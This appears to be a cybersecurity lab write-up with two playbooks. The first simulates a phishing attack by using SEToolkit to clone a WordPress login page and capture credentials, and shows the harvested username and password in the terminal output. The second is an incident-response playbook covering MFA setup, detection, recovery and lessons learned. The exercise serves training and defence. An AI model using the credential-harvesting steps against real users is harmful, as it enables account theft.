


WP machine usual login page:



Step 2	Task	Complete
Create simulated phishing page.	Use SEToolkit or a similar tool to clone a login page and host it within the lab environment. Configure the phishing page to capture submitted usernames and passwords. Run on Kali: sudo setoolkit (setoolkit comes installed on Kali)	Y

Menu:

A screenshot of a terminal window displaying the Social-Engineer Toolkit (SET) menu. The window title is 'user1@user1: ~'. The menu is presented in a dark-themed interface with a menu bar (File, Actions, Edit, View, Help) and a title bar. The content includes a welcome message, social media links, and a list of options. A large 'LINUX' watermark is visible in the background.

```
user1@user1: ~
File Actions Edit View Help
Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> [ ] quieter you become, the more you are able to hear"
```

Select options:

- 1 Social Engineering Attacks
- 2 Website Attack Vectors
- 3 Credential Harvester Attack Method
- 2 Site Cloner
- Enter Kali IP
- Enter WP IP (192.168.0.2/wp-login.php)

```
0001 - Virtual Machine Connection
board View Help

user1@user1: ~
File Actions Edit View Help

be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
0.3]:192.168.0.3
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:192.168.0.2/wp-login.php


[*] Cloning the website: http://192.168.0.2/wp-login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[]
```

This will clone the usual login page above, and the Kali machine's IP is sent to the victim, appearing as usual (note the IP address):



	Once credentials are typed in, user is redirected to the real login page, while credentials are sent to the attacking machine:  <pre>set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.3]:192.168.0.3 [-] SET supports both HTTP and HTTPS [-] Example: http://www.thisisafakesite.com set:webattack> Enter the url to clone:192.168.0.2/wp-login.php [*] Cloning the website: http://192.168.0.2/wp-login.php [*] This could take a little bit ... The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website. [*] The Social-Engineer Toolkit Credential Harvester Attack [*] Credential Harvester is running on port 80 [*] Information will be displayed to you as it arrives below: 192.168.0.2 - - [07/May/2026 13:01:20] "GET / HTTP/1.1" 200 - [*] WE GOT A HIT! Printing the output: POSSIBLE USERNAME FIELD FOUND: log=user22 POSSIBLE PASSWORD FIELD FOUND: pwd=awesome! PARAM: wp-submit=Log+In PARAM: redirect_to=http://hackme.vu/wp-admin/ PARAM: testcookie=1 [*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT. 192.168.0.2 - - [07/May/2026 13:01:27] "POST /wp-login.php HTTP/1.1" 302 -</pre>	
Step 3	Task	Complete
Simulate phishing attack against target user.	Access the phishing page from the target machine and enter test credentials to simulate a user falling victim to the phishing attack.	Y

	Access confirmed: 	
Step 4	Task	Complete
Document phishing results and notify Blue Team.	Record the captured credentials, screenshots, and observations from the exercise. Notify the Blue Team via agreed communication channels so that incident response and mitigation activities can begin.	Y

Playbook 2

Document Name	Phishing Attack Response Playbook	Version	1.0
Author	OPCyber	Date Created	07/05/26
Attack Type	Phishing	Last Modified	0705/26
Staff Required	2-3 Staff	Skills Required	Incident response procedures, log analysis, user account administration, email security awareness.
Document Description	This playbook outlines the procedures for responding to a phishing incident within the organisation. The purpose of this document is to assist the Incident Response Team in identifying, containing, and recovering from phishing attacks while minimising organisational impact.		
Step 1	Task	Complete	

Preparation

Ensure staff have completed security awareness training and understand how to report suspicious emails. Confirm logging, monitoring, MFA, and email filtering systems are enabled and functioning correctly.


MFA set up for wordpress:

Login (user22/awesome!)

(left side menu) – Plugins > Add New

Search for WordFence

Select WordFence Login Security:




Click – Install Now

User to install MFA app on their phone (Google Auth for example – via PlayStore)


Y


(left menu) Go to Login Security
Add Wordpress site to MFA App:




Enter code from phone into box on the lower right.

Log Out and confirm Login now requests MFA:



Step 2	Task	Complete
Detection & Analysis	Review reported phishing emails and investigate whether users clicked malicious links or submitted credentials. Analyse email logs, authentication logs, and browser history to determine the scope of the incident. Identify affected user accounts and systems. Check browser history for faked page IP address:  Note whether any other MFA credentials are created, any new logins that the attacker may have created while in the account before being discovered. If so, delete any other than the official accounts.	Y
Step 3	Task	Complete
Containment , Eradication & Recovery	Reset compromised passwords immediately and revoke active user sessions. Enable or enforce MFA where possible. Block malicious domains or sender addresses using email filtering tools. Scan affected systems for malware and restore systems if required.	Y

	Change user password: Login to WP account Side menu > Users > All users > user22 > Edit Create new password and/or adjust MFA settings: 	
Step 4	Task	Complete
Post Incident Activity	Document the phishing incident, including affected users, actions taken, and lessons learned. Review detection methods and update staff awareness training to reduce the likelihood of future phishing attacks. Documentation to include: Timeline of the incident - when phishing page was active, when credentials were captured, when it was detected Affected user accounts and systems Screenshots and log evidence collected Actions taken during containment and recovery Any systems that were compromised or accessed by the attacker Lessons learned questions to address: How did the phishing page go undetected initially? How long was the attacker potentially in the system?	Y

	Did existing controls (email filtering, MFA, monitoring) work as expected? What would have prevented this attack? Detection method reviews: Was Wordfence Live Traffic monitoring enabled and being actively checked? Were login anomalies (unusual IP, unusual time) flagged automatically? Consider implementing SIEM (Security Information and Event Management) for automated alerting Staff awareness training updates: Train users to always check URLs before entering credentials Teach users to recognise typosquatting domains Implement regular simulated phishing exercises to test staff Create a clear reporting procedure so staff know exactly how to report suspicious emails or pages immediately	
--	--	--

